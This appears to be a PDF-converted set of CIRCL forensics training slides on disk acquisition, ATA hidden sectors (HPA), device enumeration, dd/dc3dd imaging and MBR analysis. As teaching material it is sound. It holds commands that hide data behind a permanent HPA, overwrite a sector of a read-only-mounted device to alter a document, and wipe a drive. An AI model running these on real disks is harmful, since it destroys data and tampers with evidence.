--- --- --- -- 11 + 1\*16 + 10\*16^2 + 2\*16^3 + 1\*16^4

= 76.315

=====

## 2.6 Example: Others

---

Packed BCD

0110 1110 0110 0111

-----

6 na 6 7

ASCII

0101 000 0110 1001 0110 1110 0110 0111

01010000 01101001 01101110 01100111

----- ----- ----- -----

80 105 110 103

P i n g

## 2.7 Data, files, context

---

- Sequence of Bits + Addressing + Interpretation → Information
  - Information → Stored in files
  - Where did you find the string "ping"?
    - Binary inside TEMP folder
    - Autorun folder
    - Registry
    - Browser history
    - Command line history
- Data → Information → Knowledge

- Files contains data
- Files → Meta data describe files
- Files → File systems organize files and meta data



### 3. Disk Acquisition

## 3.1 Storage devices / media

---

- IBM 305 RAMAC
  - Random Access Method of Accounting and Control
  - 1956
- IBM 350 Disk Storage
  - $152 \times 172 \times 63 \text{ cm}$
  - 50.000 blocks of 100 Characters  $\rightarrow 5\text{MB}$





Image (c) wikipedia.org - Image used solely for illustration purposes

## 3.1 Storage devices / media

---

- Magnetic storage
  - Tapes
  - Floppy disks
    - 8" - 1971 - 80KB
    - 5.25" - 1976 - 360 KB
    - 3.5" - 1984 - 1.2 MB / - 1986 - 1.44 MB
  - Hard disks
    - IDE / EIDE, Firewire, PATA, SCSI
    - SATA, SAS Serial attached SCSI, USB, Thunderbolt
- Optical storage
  - Compact disks - CD
  - Digital versatile disk - DVD
  - Blu-ray disk
- Non-volatile memory
  - USB flash drive
  - Solid state drive
  - Flash memory cards

## 3.2 Physical- / Logical layers



### 3.3 ATA Disks

---

- ATA-3: Hard disk password
- ATA-4: HPA - Host Protected Area
  - Vendor area - benefit system vendors
  - Recovery data. persistent data
  - Controlled by firmware not OS
  - READ\_NATIVE\_MAX\_ADDRESS
- ATA-6: DCO - Device Configuration Overlay
  - Benefit system vendors
  - Control reported capacity and disk features
  - Use disk from different manufacturers
  - Use disk with different number of sectors
    - Makes disks looking uniq
  - DEVICE\_CONFIGURATION\_IDENTITY
- ATA-7: Serial ATA

## 3.4 Demo: Hidden Sectors

---

- New disk

```
dmesg  
sd 1:0:0:0: [sdb] 3904981168 512-byte logical blocks: (2.00 TB/1.82 TiB)  
  
hdparm -N /dev/sdb  
max sectors = 3907029168/3907029168, ACCESSIBLE MAX ADDRESS disabled
```

- Create hidden message

```
echo -n 'MySecret 123456' | dd of=/dev/sdb seek=3500000000  
  
dd if=/bin/dd of=/dev/sdb seek=3500000001  
148+1 records in  
148+1 records out  
76000 bytes (76 kB, 74 KiB) copied, 0,022659 s, 3,4 MB/s
```

- Create HPA

```
hdparm --yes-i-know-what-i-am-doing -N p3000000000 /dev/sdb  
setting max visible sectors to 3000000000 (permanent)  
max sectors = 3000000000/3907029168, ACCESSIBLE MAX ADDRESS enabled  
  
Power cycle your device after every ACCESSIBLE MAX ADDRESS
```

## 3.4 Demo: Hidden Sectors

---

- Create partition and format

```
dmmsg
    sd 1:0:0:0: [sdb] 30000000000 512-byte logical blocks: (1.54 TB/1.40 TiB)

fdisk /dev/sdb
    primary
    2048
    2999999999

mkfs.ntfs -L CIRCL.DFIR -f /dev/sdb1
    Creating NTFS volume structures.
    mkntfs completed successfully. Have a nice day.
```

- Investigate disk layout

```
fdisk -l /dev/sdb
    Device      Boot Start      End      Sectors  Size Id Type
    /dev/sdb1        2048 2999999999 2999997952 1,4T 7 HPFS/NTFS/exFAT
```

- Investigate last accessible sector

```
dd if=/dev/sdb skip=2999999999 status=none | xxd
    00000000: eb52 904e 5446 5320 2020 2000 0208 0000 .R.NTFS .....
    .....
    000001f0: 0000 0000 0000 0000 0000 0000 0000 55aa .....U.
```

## 3.4 Demo: Hidden Sectors

---

- Try to access hidden message

```
dd if=/dev/sdb skip=3500000000 count=1 | xxd  
dd: /dev/sdb: cannot skip: Invalid argument  
0+0 records in
```

- Resize HPA

```
hdparm -N /dev/sdb  
max sectors = 3000000000/3907029168, ACCESSIBLE MAX ADDRESS enabled
```

```
hdparm --yes-i-know-what-i-am-doing -N p3900000000 /dev/sdb  
max sectors = 3900000000/3907029168, ACCESSIBLE MAX ADDRESS enabled
```

Power cycle your device after every ACCESSIBLE MAX ADDRESS

- Investigate disk layout and last sector

```
fdisk -l /dev/sdb  
Device Boot Start End Sectors Size Id Type  
/dev/sdb1 2048 2999999999 2999997952 1,4T 7 HPFS/NTFS/exFAT
```

```
dd if=/dev/sdb skip=2999999999 status=none | xxd | less  
dd if=/dev/sdb skip=3899999999 status=none | xxd | less
```

## 3.4 Demo: Hidden Sectors

---

- Recover hidden message

```
dd if=/dev/sdb skip=3500000000 count=1 status=none  
00000000: 4d79 5365 6372 6574 2031 3233 3435 3600 MySecret 123456.
```

- Recover hidden dd command

```
dd if=/dev/sdb skip=$(( 3500000001*512 )) count=76000 bs=1 of=dd.exe
```

```
md5sum dd.exe  
36a70f825b8b71a3d9ba3ac9c5800683
```

```
md5sum /bin/dd  
36a70f825b8b71a3d9ba3ac9c5800683
```

- Feedback: kaplan(at)cert.at

[https://www.schneier.com/blog/archives/2014/02/swap\\_nsa\\_exploit.html](https://www.schneier.com/blog/archives/2014/02/swap_nsa_exploit.html)  
[https://en.wikipedia.org/wiki/Host-protected\\_area](https://en.wikipedia.org/wiki/Host-protected_area)

- How it works

IDENTIFY DEVICE  
SET MAX ADDRESS  
READ NATIVE MAX ADDRESS  
—> HPA aware software (like the BIOS)

## 3.5 Other Hidden Sectors

---

- Service area, negative sectors
  - Firmware
  - Bad sectors
  - ATA passwords

```
hdparm --security-unlock "myPassWD" /dev/sdb
```
  - SMART data
- Self-Monitoring, Analysis and Reporting Technology - SMART

```
apt install smartmontools  
smartctl -x /dev/sdb | less
```

```
....  
SMART Attributes Data Structure revision number: 16  
Vendor Specific SMART Attributes with Thresholds:  
ID# ATTRIBUTE_NAME          FLAGS     VALUE  WORST  THRESH FAIL  RAW_VALUE  
 1 Raw_Read_Error_Rate      POSR-K   200    200    051    —     0  
 3 Spin_Up_Time             POS—K    234    233    021    —     3258  
 4 Start_Stop_Count         —O—CK   100    100    000    —     679  
 5 Reallocated_Sector_Ct   PO—CK   200    200    140    —     0  
 7 Seek_Error_Rate          —OSR-K   200    200    000    —     0  
 9 Power_On_Hours          —O—CK   095    095    000    —     3802  
....
```

## 3.6 Collecting information from devices

---

```
hdparm -I /dev/sdb
```

```
ATA device, with non-removable media
      Model Number:        WDC WD20NPVT-00Z2TT0
      Serial Number:       WD-WX11A9269540
      Firmware Revision:  01.01A01
      Transport:          Serial, SATA 1.0a, SATA Rev 2.6, SATA Rev 3.0
Standards:
      Supported: 8 7 6 5
      Likely used: 8
      ...
Security:
      Master password revision code = 65534      supported
      not     enabled
      not     locked
      not     frozen
      not     expired: security count
      374min for SECURITY ERASE UNIT.
```

```
hdparm -I /dev/sda
```

```
...
Commands/features:
Enabled Supported:
...
*   Data Set Management TRIM supported (limit 8 blocks)
*   Deterministic read ZEROs after TRIM
```

## 3.7 How is the device connected

---

- Most relevant data with: `dmesg`

```
dmesg -T
```

```
....  
[Mi Aug 1 13:06:11 2018] usb-storage 1-1:1.0: USB Mass Storage device detected  
[Mi Aug 1 13:06:11 2018] scsi host1: usb-storage 1-1:1.0  
[Mi Aug 1 13:06:13 2018] scsi 1:0:0:0: Direct-Access USB Flash DISK  
[Mi Aug 1 13:06:13 2018] sd 1:0:0:0: Attached generic sg1 type 0  
[Mi Aug 1 13:06:13 2018] sd 1:0:0:0: [sdb] 15826944 512-byte logical blocks
```

- Enumerate host hardware

```
lshw | less
```

```
....
```

lshw --businfo --class storage			
Bus info	Device	Class	Description
pci@0000:04:00.0		storage	Samsung Electronics Co Ltd
usb@2:3	scsi0	storage	
usb@1:1	scsi1	storage	

lshw --businfo --class disk			
Bus info	Device	Class	Description
scsi@0:0.0.0	/dev/sda	disk	SD/MMC CRW
	/dev/sda	disk	
scsi@1:0.0.0	/dev/sdb	disk	2TB 2000FYYZ-01UL1B2

## 3.7 How is the device connected

---

- Enumerate PCI bus

```
lspci -d ::0106          # List SATA controller  
lspci -d ::0108          # List NVME controller  
    04:00.0 Non-Volatile memory controller: Samsung Electronics Co Ltd Device a808  
  
lspci -d ::0C03          # List USB, FW, ... controller  
    00:14.0 USB controller: Intel Corporation Sunrise Point-LP USB 3.0 xHCI Controller  
    3b:00.0 USB controller: Intel Corporation JHL6540 Thunderbolt 3 USB Controller (C  
    3e:00.0 USB controller: Fresco Logic FL1100 USB 3.0 Host Controller (rev 10)  
    40:00.0 USB controller: Fresco Logic FL1100 USB 3.0 Host Controller (rev 10)
```

- Enumerate block devices

```
lsblk -v  
lsblk /dev/sdb  
  NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT  
  sdb     8:16   0  1,8T  0 disk  
  sdb1    8:17   0  1,8T  0 part /media/mich/031F0F30642CBB8B
```

```
lsblk -pd -o TRAN,NAME,SERIAL,VENDOR,MODEL,REV,WWN,SIZE,HCTL,SUBSYSTEMS /dev/sdb  
TRAN NAME      SERIAL           VENDOR      MODEL  
usb  /dev/sdb  WD-WMC1P0H10ZEX  WT055  WD 2000FYYZ-01UL1B2  
                  REV  WWN           SIZE HCTL      SUBSYSTEMS  
                  01.0 0x50014ee05979e023  1,8T 1:0:0:0  block:scsi:usb:pci
```

## 3.8 USB enumeration

---

- List attached USB device
  - USB bus
  - Device address
  - Vendor ID
  - Product ID
  - Product details
- ...

**lsusb**

```
Bus 004 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 002: ID 0bda:0328 Realtek Semiconductor Corp.
Bus 002 Device 003: ID 1b1c:1a0e Corsair
Bus 002 Device 004: ID 0951:162b Kingston Technology
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 004: ID 06cb:009a Synaptics, Inc.
Bus 001 Device 003: ID 04f2:b61e Chicony Electronics Co., Ltd
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
```

## 3.8 USB enumeration

---

```
lsusb -t
```

```
/: Bus 04.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/2p, 10000M
/: Bus 03.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/2p, 480M
/: Bus 02.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/6p, 5000M
|-- Port 1: Dev 4, If 0, Class=Mass Storage, Driver=usb-storage, 5000M
|-- Port 2: Dev 3, If 0, Class=Mass Storage, Driver=uas, 5000M
|-- Port 3: Dev 2, If 0, Class=Mass Storage, Driver=usb-storage, 5000M
/: Bus 01.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/12p, 480M
|-- Port 8: Dev 3, If 1, Class=Video, Driver=uvcvideo, 480M
|-- Port 8: Dev 3, If 0, Class=Video, Driver=uvcvideo, 480M
|-- Port 9: Dev 4, If 0, Class=Vendor Specific Class, Driver=, 12M
```

```
lsusb -v -d 0951:162b
```

```
...
Interface Descriptor:
  bLength          9
  bDescriptorType   4
  bInterfaceNumber  0
  bAlternateSetting 0
  bNumEndpoints     2
  bInterfaceClass    8 Mass Storage
  bInterfaceSubClass  6 SCSI
  bInterfaceProtocol 80 Bulk-Only
...
```

### 3.9 USB Interface monitoring

The screenshot shows the Wireshark interface with several frames listed in the packet list. Frame 60 is highlighted with a blue box. The details pane shows the following information for Frame 60:

- Frame 60: 121 bytes on wire (968 bits), 121 bytes captured (968 bits)**
- USB URB**
- INTERFACE DESCRIPTOR (0.0): class Mass Storage**
  - bLength: 9
  - bDescriptorType: 0x04 (INTERFACE)
  - bInterfaceNumber: 0
  - bAlternateSetting: 0
  - bNumEndpoints: 2
  - bInterfaceClass: Mass Storage (0x08)
  - bInterfaceSubClass: 0x06
  - bInterfaceProtocol: 0x50
  - iInterface: 1
- ENDPOINT DESCRIPTOR**
- ENDPOINT DESCRIPTOR**
- INTERFACE DESCRIPTOR (1.0): class HID**
  - bLength: 9
  - bDescriptorType: 0x04 (INTERFACE)
  - bInterfaceNumber: 1
  - bAlternateSetting: 0
  - bNumEndpoints: 1
  - bInterfaceClass: HID (0x03)
  - bInterfaceSubClass: No Subclass (0x00)
  - bInterfaceProtocol: 0x01
  - iInterface: 4
- HID DESCRIPTOR**
- ENDPOINT DESCRIPTOR**

The status bar at the bottom shows the hex dump of the captured data.



# CIRCL FORENSICS Training

## 4. Disk Cloning / Disk Imaging

## 4.1 Disk cloning - imaging

---

- Clone disk-2-disk
  - Different sizes
  - Wipe target disk!
- Clone disk-2-image
  - Clear boundaries
  - One big file
  - Break file into chunks
- Image file format
  - RAW
  - AFF (Advanced Forensic Format)
  - EWF (Expert Witness Format)
  - Please no 3rd party formats
- Write-Blockers
  - Hardware

## 4.2 Connecting devices

---

- **udev**

```
udevadm info /dev/sda          # userspace /dev  
udevadm monitor
```

- **/dev/**

```
/dev/sd*                  # SCSI, SATA  
/dev/hd*                  # IDE, EIDE  
/dev/md*                  # RAID  
/dev/nvme*n*              # NVME devices  
  
/dev/sda1                 # Partition 1 on disk 1  
/dev/sda2                 # Partition 2 on disk 1  
...
```

- **Block Devices**

- Attaching
- Mounting

## 4.2 Read partition table

---

- dmesg

```
[106834.127269] sd 6:0:0:0: Attached scsi generic sg1 type 0
[106834.127503] sd 6:0:0:0: [sdb] 15826944 512-byte logical blocks: (8.10 GB/7.54 GiB)
[106834.130380] sd 6:0:0:0: [sdb] Write Protect is off
```

- fdisk -l circl-dfir.dd

```
Disk circl-dfir.dd: 1536 MB, 1536000000 bytes
4 heads, 7 sectors/track, 107142 cylinders, total 3000000 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x8f7e6594
```

Device	Boot	Start	End	Blocks	Id	System
circl-dfir.dd1		2048	3000000	1498976+	7	HPFS/NTFS/exFAT

- Exercise: Analyze output. Why 1498976? → Conclusions?

```
End:      echo $(( 3000000 * 512 ))          —> 1536 MB, 1536000000 bytes
          echo $(( 3000000 * 512 / 1024 / 1024 ))   —> 1464
1498976: echo $(( 1498976 * 2 ))           —> 2997952
```

## 4.2 Mounting

---

- **mount**

```
mkdir /mnt/ntfs                      # Create mount point
mount /dev/sdb1 /mnt/ntfs              # Mounting

mount -o ro,remount /dev/sdb1 /mnt/ntfs # Re-mounting

umount /mnt/ntfs                     # Un-mounting
umount /dev/sdb1                      # Also un-mounting

# Mounting readonly, no journaling, no executable
mount -o ro,noload,noexec /dev/sdb1 /mnt/ntfs
mount -o ro,noload,noexec,remount /dev/sdb1 /mnt/ntfs

# Mounting with offset. mounting from image files
mount -o ro,noload,noexec,offset=$((512*2048)) circl-dfir.dd /mnt/ntfs

# Mounting NTFS file systems
mount -o ro,noload,noexec,offset=$((512*2048)),
      show_sys_files,streams_interface=windows circl-dfir.dd /mnt/ntfs
```

## 4.3 dd - disk imaging rudimentary

---

Copy files from: /mnt/ntfs/dd/

```
$ dd if=img_1.txt of=out_1.txt bs=512
      <input file>      <output file> <block size>
                                         (default)
3+0 records in
3+0 records out
1536 bytes (1.5 kB) copied, 0.000126 s, 12.2 MB/s

$ ll
-rw-rw-r-- 1 hamm hamm 1536 May 16 11:20 img_1.txt
-rw-rw-r-- 1 hamm hamm 1536 May 16 11:16 out_1.txt
```

```
$ dd if=img_2.txt of=out_2.txt bs=512
3+1 records in
3+1 records out
1591 bytes (1.6 kB) copied, 0.00016048 s, 9.9 MB/s

$ ll
-rw-rw-r-- 1 hamm hamm 1591 May 16 11:20 img_2.txt
-rw-rw-r-- 1 hamm hamm 1591 May 16 11:26 out_2.txt
```

## 4.3 dd - disk imaging rudimentary

---

### Demo: skip and count options

```
dd if=img_3.txt bs=512 skip=0 count=1 status=none | less  
dd if=img_3.txt bs=512 skip=1 count=1 status=none | less  
dd if=img_3.txt bs=512 skip=2 count=1 status=none | less
```

### Exercise: Find the secret password behind sector 3

### Exercise: Play with bs, skip and count options

```
dd if=img_3.txt bs=1 skip=$((512*3)) count=16 status=none  
dd if=img_3.txt bs=16 skip=$((32*3)) count=1 status=none
```

### Exercise: dd | xxd | less

```
dd if=img_3.txt bs=512 skip=3 count=1 status=none | xxd | less  
0+1 records in  
0+1 records out  
55 bytes (55 B) copied, 5.04e-05 s, 1.1 MB/s
```

```
0000000: 4f76 6572 6865 6164 2031 3233 3435 3637 Overhead 1234567  
0000010: 3839 3020 204d 6573 7361 6765 2d31 2020 890 Message-1  
0000020: 3039 3837 3635 3433 3231 2020 2020 0987654321  
0000030: 2020 2020 2020 20
```

## 4.3 dd - disk imaging rudimentary

---

Demo: Continue an interrupted imaging process

```
dd if=img_2.txt of=broken.raw bs=512 skip=0 count=2 status=none
 11 img_2.txt      ..... 1591 Aug 13 14:40 img_2.txt*
 11 broken.raw     ..... 1024 Aug 13 15:05 broken.raw

dd if=img_2.txt of=broken.raw bs=512 skip=2 seek=2 status=none
md5sum img_2.txt f319b1cc9d424a923a8c83c3e67185f1
md5sum broken.raw f319b1cc9d424a923a8c83c3e67185f1
```

Error handling: Bad blocks

```
$ dd if=img_3.txt of=out_3.txt bs=512 conv=noerror,sync
```

Demo: Progress

Option: status=progress

Signaling: '&' and 'kill -10'

## 4.4 Disk acquisition

---

- Forensic features
  - Progress monitoring
  - Error handling & logging
  - Meta data
  - Splitting output files & support of forensic formats
  - Cryptographic hashing & verification checking
- Example: hashing

```
md5sum circl-dfir.dd → bd80672b9d1bef2f35b6e902f389e83
sha1sum circl-dfir.dd → e5ffc7233a.....7e53b9f783
```
- Tools
  - dd
  - ddrescue, gddrescue, dd\_rescue
  - dc3dd - Department of Defense Cyber Crime Center
  - dcfldd - Defense Computer Forensic Labs
  - rdd-copy, netcat, socat, ssh
  - Guymager

## 4.5 Exercise: dc3dd

---

```
dc3dd if=/mnt/ntfs/carving/deleted.dd          # Input file
      log=usb.log  -/                            # Logging
      hash=md5 hash=sha1  -/                      # Hashing
      ofsz=$((8*1024*1024)) ofs=usb.raw.000      # Chunk files of 8MB

ls -l

cat usb.log

cat usb.raw.00* | md5sum                      # Verify hashes
cat usb.raw.00* | sha1sum

dc3dd wipe=/dev/sdx                           # Wipe a drive
```

## 4.6 SuashFS as forensic container

---

- Embedded systems
- Read only file system
- Supports very large files
- Adding files possible
- Deleting, modifying files not possible
- Compressed
  - Real case: 3\*1TB disks stored in 293GB container
- Bruce Nikkel: <http://digitalforensics.ch/sfsimage/>

```
mksquashfs circl-dfir.dd case_123.sfs
mksquashfs analysis.txt case_123.sfs
unsquashfs -ll case_123.sfs
....
mksquashfs analysis.txt case_123.sfs
....
sudo mount case_123.sfs /mnt/
```

## 4.7 Exercise: Modify data on RO mounted device

---

```
mount
mount -o ro ,remount /media/michael/7515-6AA5/
mount
```

Demo: Modify Document

```
strings -td /dev/sdb1
.....
299106 Hello World!
.....
echo $((299106/512))
584

dd if=/dev/sdb1 bs=512 skip=584 count=1 of=584.raw
||

hexer 584.raw

dd of=/dev/sdb1 bs=512 seek=584 count=1 if=584.raw
mount
```

Demo: Review Document

## 4.7 Exercise: RO Countermeasures

---

- Try on board methods:
  - `hdparm -r1 /dev/sdb`
  - `blockdev --setro /dev/sdb`
  - udev rules
    - Attack on block device still possible
- Try Forensics Linux Distributions:
  - Live Kali 2018\_4 in forensic mode
  - SANS SIFT Workstation 3.0
  - DEFT X 8.2 DFIR Toolkit
    - Some distributions do not auto mount
      - Attack on block device still possible
- Kernel Patch: Linux write blocker (not tested)
  - <https://github.com/msuhanov/Linux-write-blocker>
- Hardware Write Blocker
  - Effectively block attack



## 5. Disk Analysis

## 5.1 CHS - Cylinder Head Sector

---

Track, Head, Cylinder, Sector, Block, Cluster






Image (c) wikipedia.org - Image used solely for illustration purposes

## 5.2 LBA - Logical Block Addressing

---



## 5.3 Low-Level: Sector Structur

---





Image (c) forensicfocus.com - Image used solely for illustration purposes


## 5.3 Low-Level: Encoding digital data

---

### 1. FM - Frequency Modulation



### 2. MFM - Modified Frequency Modulation (Double Density)



### 3. RLL - Run Length Limited

### 4. PRML, EPRML - Extended Partial Response Maximum Likelihood

## 5.4 MBR - Master Boot Record

---

```
# dd if=/dev/sdc bs=512 count=1 skip=0 |xxd

0000000: fab8 0010 8ed0 bc00 b0b8 0000 8ed8 8ec0  .....
0000016: fbbf 007c bf00 06b9 0002 f3a4 ea21 0600  .|....!..
0000032: 00be be07 3804 750b 83c6 1081 fefe 0775  ...8.u.....u
0000048: f3eb 16b4 02b0 01bb 007c b280 8a74 018b  .....|...t..
0000064: 4c02 cd13 ea00 7c00 00eb fe00 0000 0000  L....|.....
0000080: 0000 0000 0000 0000 0000 0000 0000 0000  .....
0000096: 0000 0000 0000 0000 0000 0000 0000 0000  .....
...
...
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020  .....
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8  !....%...
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a  ....'X)...].
0000480: b427 076c dad2 0018 8700 00c0 6800 0000  .'I.....h...
0000496: 0000 0000 0000 0000 0000 0000 55aa  .....U.
```

000 – 439	0x000 – 0x1B7	Boot code
440 – 443	0x1B8 – 0x1BB	Disc signature
444 – 445	0x1BC – 0x1BD	Reserved
446 – 509	0x1BE – 0x1FD	Partitiontable
510 – 511	0x1FE – 0x1FF	0x55 0xAA

## 5.5 MBR - DOS Partition Table

---

```
# dd if=/dev/sdc bs=512 count=1 skip=0 |xxd

0000000: fab8 0010 8ed0 bc00 b0b8 0000 8ed8 8ec0 ..... .
0000016: fbbf 007c bf00 06b9 0002 f3a4 ea21 0600 ..|.....!..
0000032: 00be be07 3804 750b 83c6 1081 fefe 0775 ...8.u.....u
0000048: f3eb 16b4 02b0 01bb 007c b280 8a74 018b .....|...t..
0000064: 4c02 cd13 ea00 7c00 00eb fe00 0000 0000 L.....|.....
0000080: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
0000096: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
...
...
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020 ..... .
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8 !.....%...
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a .....'.X)...]...
0000480: b427 076c dad2 0018 8700 00c0 6800 0000 .'.I.....h...
0000496: 0000 0000 0000 0000 0000 0000 55aa .....U.
```

### Partitiontable:

Offset: 0	Size: 1	Value: 0x80	→ Bootable
Offset: 1	Size: 3	Value:	→ Starting CHS address
Offset: 4	Size: 1	Value: 0x0b 0x07	→ FAT32 → NTFS
Offset: 5	Size: 3	Value:	→ Ending CHS address
Offset: 8	Size: 4	Value:	→ Starting LBA address
Offset:12	Size: 4	Value:	→ LBA size in sectors

## 5.5 MBR - DOS Partition Table

---

```
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020 .....  
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8 !.....%...  
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a .....'.X)...]...  
0000480: b427 076c dad2 0018 8700 00c0 6800 0000 .'.I.....h...  
0000496: 0000 0000 0000 0000 0000 0000 55aa .....U.
```

Partitiontable:

Offset: 0	Size: 1	Value: 0x80	→ Bootable
Offset: 1	Size: 3	Value:	→ Starting CHS address
Offset: 4	Size: 1	Value: 0x0b 0x07	→ FAT32 → NTFS
Offset: 5	Size: 3	Value:	→ Ending CHS address
Offset: 8	Size: 4	Value:	→ Starting LBA address
Offset: 12	Size: 4	Value:	→ LBA size in sectors

Addressable space:

```
CHS: echo $((2**8 * 2**6 * 2**10 * 512 / 1024**2)) == 8192 MByte  
LBA: echo $((2**32 * 512 / 1024**3)) == 2048 GByte
```

- Exercise: Calculate the size if the partitions

1. Take LBA size
2. Apply Little Endian
3. Apply sector size

## 5.5 MBR - DOS Partition Table

---

```
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020 .....  
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8 !.....%...  
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a .....'.X)...]...  
0000480: b427 076c dad2 0018 8700 00c0 6800 0000 .'.I.....h...  
0000496: 0000 0000 0000 0000 0000 0000 55aa .....U.
```

- Exercise: Calculate the size of the partitions

LBA size	Little Endian	Sector size			
Part1: 0x00802500	0x00258000	2457600	* 512	1258291200	1.2 GB
Part2: 0x00c05d00	0x005dc000	6144000	* 512	3145728000	3.0 GB
